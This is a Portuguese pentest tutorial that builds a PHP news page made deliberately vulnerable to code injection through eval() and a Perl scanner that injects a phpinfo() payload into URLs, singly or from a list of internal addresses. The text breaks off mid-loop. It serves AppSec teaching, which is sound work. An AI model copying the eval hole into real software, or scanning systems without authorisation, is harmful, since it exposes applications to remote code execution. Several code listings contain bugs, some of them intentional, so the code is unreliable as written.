SÉRIE WEBAPP PARA PENTESTER E APPSEC

COMO CRIAR SCAN

RCE - CODE

O MANUAL PASSO A PASSO

de como criar seus próprios scripts para identificar e tratar vulnerabilidades

FERNANDO MENGALI

SUMÁRIO

INTRODUÇÃO.....03
2.0 PRÉ-REQUISITOS.....04
3.0 CRIANDO O LABORATÓRIO/AMBIENTE.....04
4.0 CRIANDO A PÁGINA PHP VULNERÁVEL.....05
5.0 A PÁGINA PHP COM O CÓDIGO VULNERÁVEL.....06
6.0 SITE VULNERÁVEL.....08
7.0 TEORIA: COMO DETECTAR RCE (REMOTE CODE INJECTION).....09
8.0 FRAMEWORK PARA TESTAR RCE (REMOTE CODE INJECTION).....10
9.0 CONSTRUÇÃO DO SCANNING.....11
10.0 PERL NO LINUX.....13
11.0 CODIFICANDO A FERRAMENTA DE AUTOMAÇÃO.....14
12.0 IMPLEMENTAÇÕES.....18
13.0 CÓDIGO COMPLETO.....20
14.0 CORRIGINDO VULNERABILIDADE.....22
15.0 SOBRE O AUTOR.....23

INTRODUÇÃO

Nesse artigo, desenvolveremos uma ferramenta com a linguagem de programação Perl que identificará páginas de internet que possuem vulnerabilidades de RCE (REMOTE CODE INJECTION) em aplicações web.

Primeiro, iremos apresentar o processo de **identificação manual da vulnerabilidade de RCE (REMOTE CODE INJECTION) a nível de código em aplicações web**, posteriormente você aprenderá como desenvolver um **script em Perl para detectar automaticamente** esse tipo de vulnerabilidade.
Esse artigo não apresenta técnicas avançadas para o desenvolvimento do nosso script em Perl para a identificação de vulnerabilidades. Para a elaboração desse artigo, utilizamos conceitos básicos, mas eficiente para identificar vulnerabilidades de RCE (REMOTE CODE INJECTION), seja para um alvo específico ou vários alvos.

O conteúdo sobre como identificar vulnerabilidades de RCE (REMOTE CODE INJECTION) nesse artigo não são equivalentes as grandes ferramentas de mercado que atendem a metodologia DAST (Dynamic application security testing).

Não ensinamos a desenvolver algoritmos sofisticados que são utilizadas pelas ferramentas de análise dinâmica disponíveis comercialmente, mas compartilhamos informações suficientes para começar a criar suas primeiras ferramentas para identificar vulnerabilidades e continuar aperfeiçoando suas técnicas de desenvolvimento de scripts de identificação de vulnerabilidades.

2.0 PRÉ-REQUISITOS

Será necessário instalar os softwares abaixo para o desenvolvimento do laboratório:

- Sistema operacional **Microsoft Windows** (no artigo utilizei o Windows 10)
- Download do **WAMP 3.1.9**: https://sourceforge.net/projects/wampserver/
- Download **Perl**: https://www.activestate.com/products/activeperl/downloads/

3.0 CRIANDO O LABORATÓRIO/AMBIENTE

Nessa seção instalaremos o WAMP (Apache, MySQL e PHP) no Windows. Até o desenvolvimento desse artigo, foi utilizado o **WAMP 3.1.9**.


O processo de instalação é muito simples, portanto, não abordaremos.

Vamos considerar que você concluiu a instalação do WAMP e depois de instalado, vamos prosseguir com as configurações.


Se desejar acessar somente a seção sobre o desenvolvimento do scanning em Perl, acesse a **seção 8**.

4.0 CRIANDO A PÁGINA PHP VULNERÁVEL

Acesse o diretório **www** para criarmos a página em PHP. Se você utilizou a sugestão do Windows para a instalação, o caminho será "**C:\Windows\wamp64\www"**. Veja abaixo:



4.1.1 Quando você acessar o conteúdo do diretório "**www**", visualizará alguns arquivos. Particularmente, eu removi todos os arquivos, deixando o diretório "**www**" vazio.
A remoção dos arquivos do diretório "**www**" é sua escolha, eu acho melhor para trabalhar.



4.1.2 Nessa etapa iremos criar um arquivo com a extensão "**PHP"** com o nome de "**index"** no diretório "**www"**.

Depois de criar a página index, iremos adicionar o conteúdo ou código PHP vulnerável na página **index.php**.
Se você não codifica em PHP, não se preocupe, abaixo apresentamos o código e depois descrevemos o funcionamento de cada linha.

5.0 A PÁGINA PHP COM O CÓDIGO VULNERÁVEL

Vamos criar uma página para simular consultas de notícias, mas não vamos criar um acesso ao banco de dados para buscar tais notícias

O usuário precisa informar a categoria da notícia para na teoria visualizar o conteúdo.

No mundo real, a função do sistema pode ser utilizada por empresas que desejam disponibilizar notícias reais.
É um sistema simples, limitado e inseguro, mas que muitas empresas podem adotar como forma de oferecer um recurso ou funcionalidade para seus clientes.

Esse recurso, pode ser utilizado por portais de notícias ou blogs para entregarem notícias sobre determinado assunto.

Abaixo apresentamos o código PHP vulnerável completo:

```php
<?php

    if (isset($_GET["category"])){

        $category = $_GET["category"]; // not santization - vulnerable

        print "Search: ";

        eval("echo '".$v."';");
        echo "<br><br>";
        echo "The news ".$_GET['category'];


    }
    else {

      echo "Not news";
    }

?>
```

5.0.1 Você poderá copiar esse código e adicionar para a sua página **index.php**.
Não esqueça, sua página **index.php** deverá estar em “**C:\Windows\wamp64\www”.**

Essa etapa é bem simples, você não precisa ter conhecimentos de PHP para entender o código.

Se você quiser entender o código, continue lendo essa seção, pois descreverei cada linha na próxima página.
Inicialmente, nosso código receberá um parâmetro GET:

```
if (isset($_GET['category'])){

    $category = $_GET['category']; // not santization – vulnerable
```

5.0.2 Temos o if que valida a existência de dados ou pârametros enviados para o método GET. Se houver algum dado trafegando via GET ele entrará no commando bloco IF e será armazenado na variável **category** e posteriormente executado pela função **eval()**.

É importante observer que à função eval é totalmente proposital, pois o intuito é entendermos como funciona a exploração de RCE (REMOTE CODE INJECTION) via dados de entrada GET e a função que coloca a apicação em risco.

Vejo o exemplo de acesso a nossa página PHP via a url:
http://localhost/index.php?**category**=life

Após recebermos o valor via método GET, utilizamos a função eval e concatenamos os valores fornecidos pelo usuário, posteriormente concatenamos e informamos o valor da busca utilizando eval:


```
        print "Search: ";

        eval("echo '".$v."';");

        echo "<br><br>";

        echo "The news ".$_GET['category'];
```

5.0.3 Definimos o valor dentro de eval para tornar a aplicação vulnerável a ataques de execução de código remoto.

6.0 SITE VULNERÁVEL

Nessa seção acessaremos a página **index.php** vulnerável: http://localhost/index.php?**category**=life.

Veja o resultado no browser:




6.0.1 O conteúdo da busca passada via GET sendo exibido na página.

7.0 TEORIA: COMO DETECTAR RCE (REMOTE CODE INJECTION)

Para identificar o nosso alvo vulnerável, utilizaremos uma técnica simples, de injetar o payload ou código exibindo o phpinfo.
Na nossa URL de exemplo, a página **index.php** possui uma chave ou índice denominado **category** e um respectivo valor, o número **life**.
A palavra **life** está associado na teoria a algum notícia sobre vida.
Entendido o funcionamento para a exibição de conteúdo por meio de parâmetros com o número de **category**, vamos entender como funciona a detecção de RCE (REMOTE CODE INJECTION).

Quando um atacante deseja encontrar uma vulnerabilidade de RCE (REMOTE CODE INJECTION) será preciso adicionar um payload.

Se a aplicação possuir algum tipo de vulnerabilidade de RCE (REMOTE CODE INJECTION), o conteúdo do arquivo será exibido no bRowser e o resultado será similar ao apresentado abaixo:




7.0.1 Resultado da execução do código apresenta o PHPinfo().

O resultado acima exibe dados relacionados ao PHP, sendo suficiente para concluirmos que temos uma vulnerabilidade de RCE (REMOTE CODE INJECTION) e foi “explorada” no contexto de PoC (Proof of Concept).

8.0 FRAMEWORK PARA TESTAR RCE (REMOTE CODE INJECTION)

Caso você não queira criar um ambiente pronto, existem frameworks vulneráveis para interessados em aprender e aprimorar técnicas de invasão e mitigação de vulnerabilidades.

Um exemplo é o framework yrprey, totalmente gratuito e com várias vulnerabilidades para ser explorado. Você pode testá-lo online pelo endereço: http://yrprey.com.




8.1.1 interface do yrprey.com até a elaboração desse artigo.

9.0 CONSTRUÇÃO DO SCAN


A linguagem de desenvolvimento escolhida para o desenvolvimento do script será o Perl. Você precisará de conhecimentos de programação em Perl, pois a ferramenta terá erros propositais, ou seja, apenas desenvolvedores, analistas de seguranças e interessados com aptidões de desenvolvimento entenderão melhor o código.

9.1 BAIXANDO O PERL PARA WINDOWS



9.1.1 Acesse a URL https://www.perl.org/get.html e escolha a plataforma que você está utilizando.
Você será rediRCEionado e solicitado a autenticar ou criar uma conta para baixar o Perl.


Depois de autenticado, você poderá baixar o Perl:



9.1.2 Clique no botão “**Download**”.


9.2 OPÇÃO 2: STRAWBERRY PERL PARA WINDOWS

Outra opção é utilizar **Strawberry Perl**:
http://strawberryperl.com/releases.html



9.2.1 Veja a página acima.


Depois de baixar o Perl para Windows, siga os procedimentos comum de instalação no Windows:



9.2.2 O restante você já sabe.

10.0 PERL NO LINUX

Se você está utilizando uma distribuição Linux, de preferência o Kali Linux, por padrão o Perl já está instalado.
Caso você deseje verificar se o Perl está instalado, digite os comandos **perl -help** no terminal do Kali Linux:



11.0 CODIFICANDO A FERRAMENTA DE AUTOMAÇÃO

Nessa etapa iremos utilizar uma requisição para nossa página http://localhost/news.php?category=life.
Utilizaremos o phpinfo como valor e payload malicioso em nosso parâmetro.

11.1 CLASSES DE REQUISIÇÕES

Nosso código precisará de duas classes para fazer requisições para a página com vulnerabilidade.

São elas:

- LWP::UserAgent
- HTTP::Request
- LWP::Simple0

LWP::UserAgent

É uma classe responsável por atuar como um agente, durante uma requisição ou solicitação da web. Quando uma requisição é realizada será criado um objeto LWP::UserAgent com valores padrões.

HTTP:Request

A classe HTTP::Request faz uma requisição da URL ou página web que definiremos.
Conforme apresentado acima, teremos o cabeçalho **HTTP::Request** no nosso código para automatizar requisições.

LWP::Simple

É uma versão simplificada da biblioteca libwww-perl.
Possui várias funções e possibilita maior controle nos campos de cabeçalho.
O LWP::Simple busca rapidamente uma página e devolve a resposta. As respostas poderão ser: **is_error** ou **is_success.**

11.2 COMEÇANDO COM A CODIFICAÇÃO

Utilizando os três módulos descritos acima, poderemos adicioná-los no início do script e depois criar a estrutura de requisição em Perl para a página vulnerável.

```
1   #!/usr/bin/perl
2
3   use LWP::UserAgent;
4   use HTTP::Request;
5   use LWP::Simple;
6
```

11.2.1 Não esqueça de usar **#!/usr/bin/perl**, se estiver usando linux.

11.3 ENTRADA DE DADOS

A entrada de dados será utilizada para informar qual URL será verificada. Caso não queira informar a URL utilizando uma entrada de dados, poderá deixar o endereço de forma estática na variável.

Na **linha 7** criamos uma mensagem ou um prompt para o usuário digitar a URL.
Na **linha 8** criarmos uma variável **$url** e depois adicionamos a entrada padrão **<stdin>**.
STDIN, poderá ser substituída por **<>**.

```
6
7   print "Por favor, informe a url: \n":
8   $url = <stdin>;
9
```

11.3.1 Caso o desenvolvedor não opte por utilizar uma entrada de dados, poderá utilizar uma variável estática para armazenar a URL que será verificada, exemplo:

```
my $url = "http://localhost/news.php?category=life";
```

11.3.2 Armazenando na variável $url o endereço que iremos acessar e validar a vulnerabilidade.

```
$url = $url . "';echo phpinfo();echo '";
```

11.3.3 Aproveitando a variável $url, vamos adicionar o payload com a função reservada do php, o phpinfo.

Agora, podemos desenvolver a arquitetura da requisição:

```
13
14   $requisicao = HTTP::Request->new(GET=>url);
15
16   $my $ua=LWP::UserAgent->new();
17   exit;
18   $ua->timeout(15);
19
20   my $resultado=$ua->request($requisicao);
21
```

11.3.4 A estrutura da requisição.

"Nessa etapa, exige conhecimentos de programação em Perl ou similar".
Na **linha 14** utilizamos o módulo HTTP::Request, o método GET e o endereço da URL que analisaremos a resposta.
Na **linha 16** utilizamos um UserAgent e na **linha 18** passamos um parâmetro de 15 segundos de timeout.
Na **linha 20** a variável $resultado armazena a requisição que será executada.
Como nossa requisição acessa uma página inserindo uma função reservada do php teremos uma resposta do seu conteúdo e validamos.

Nessa etapa recebemos a resposta do conteúdo da página. Se o conteúdo contém "***PHP Version ",*** a página é vulnerável!

```
my $resp = $response->content;

if ($resp=~ "PHP Version ") {

    print "\n\n Vulnerable! \n\n";

}
else {

    print "\n\n Not vulnerable! \n\n";

}
```

11.3.5 Podemos adicionar outros valores para serem comparados com o conteúdo de uma página.

Embora a ferramenta tenha a feature de identificação de vulnerabilidades de RCE (REMOTE CODE INJECTION), pode não funcionar em determinados alvos, por causa de validação de headers como UserAgent, Cookies Custom ou outros tipos de Headers Customs, mas o conteúdo apresentado nesse documento é extremamente útil e importante para você aprender como criar seus primeiros scripts e aperfeiçoá-los.

Apenas precisa ser manipulado a tratamento do response.

11.5 EXECUTANDO O SCRIPT

Esse é o resultado do script.

12.0 IMPLEMENTAÇÕES

Algumas empresas possuem diversos sistemas, portais, sites internos e externos. Podemos adicionar todas as urls em um arquivo texto e alimentar o script **tool.pl**.

No momento que o script solicita o endereço da url, podemos substituir por uma função que solicite o nome do arquivo com as urls internas ou externas a serem testadas.
Esse processo facilita a execução de verificações e economiza tempo do analista de segurança.
Não precisa executar o script várias vezes, uma única execução é o suficiente para analisar vários endereços.

Abaixo, estou apresentando um modelo de arquivo texto com as urls a serem testadas como exemplo:

```
http://192.168.1.106:8081/news.php?user=life
http://192.168.1.107:8081/news.php?user=life
http://192.168.1.108:8081/news.php?user=life
http://192.168.1.109:8081/news.php?user=life
http://192.168.1.110:8081/news.php?user=life
http://192.168.1.111:8081/news.php?user=life
http://192.168.1.112:8081/news.php?user=life
http://192.168.1.114:8081/news.php?user=life
http://192.168.1.135:8081/news.php?user=life
http://192.168.1.125:8081/news.php?user=life
http://192.168.1.165:8081/news.php?user=life
http://192.168.1.155:8081/news.php?user=life
http://192.168.1.185:8081/news.php?user=life
http://192.168.1.105:8081/news.php?user=life
http://192.168.1.106:8081/news.php?user=life
http://192.168.1.200:8081/news.php?user=life
http://192.168.1.201:8081/news.php?user=life
http://192.168.1.202:8081/news.php?user=life
http://192.168.1.205:8081/news.php?user=life
```

12.0.1 Lista de urls de sistemas, portais, sites internos e externos.


```
9
10  print "Digite a lista de urls:\n";
11
12  my $url = <stdin>;
13
14  open ( URL, "< $url") or die ("Can't open file $!");
15
16  @vector = <URL>;
17
18  $last = $#vector;
19
20  for ($i=0 $i<= $last; $i++) {
21
22    print "Verificando => ".$vector[$i]."\n";
23
24    $url = $vector[$i];
25
26  $url = $url . "';echo phpinfo();echo '";
27
```

12.0.2 Na **linha 10** adicione o código responsável por ler o arquivo texto com urls.
A **linha 12** armazena todo o conteúdo do arquivo no array **@vector**.
Na **linha 16** acessamos o último elemento do array.
Na **linha 20** desenvolvemos um for para acessar cada linha ou url armazenado no arquivo.
Na **linha 24**, temos o armazenamento de cada endereço na variável **$url**.
Na **linha 26**, temos o payload que é o phpinfo para identificar a vulnerabilidade de RCE (REMOTE CODE INJECTION).

```
27
28    my $requisicao = HTTP::Request->new(GET=>$url)
29
30    my $ua=LWP::UserAgent->new();
31    exit;
32    $ua->timeout(15);
33
34    my $resultado=$ua->request($requisicao  );
35
36    if ($resultado->content =~ "PHP Version ") {
37
38        print "\n\n Vulnerável! \n\n";
39
40    }
41    else {
42
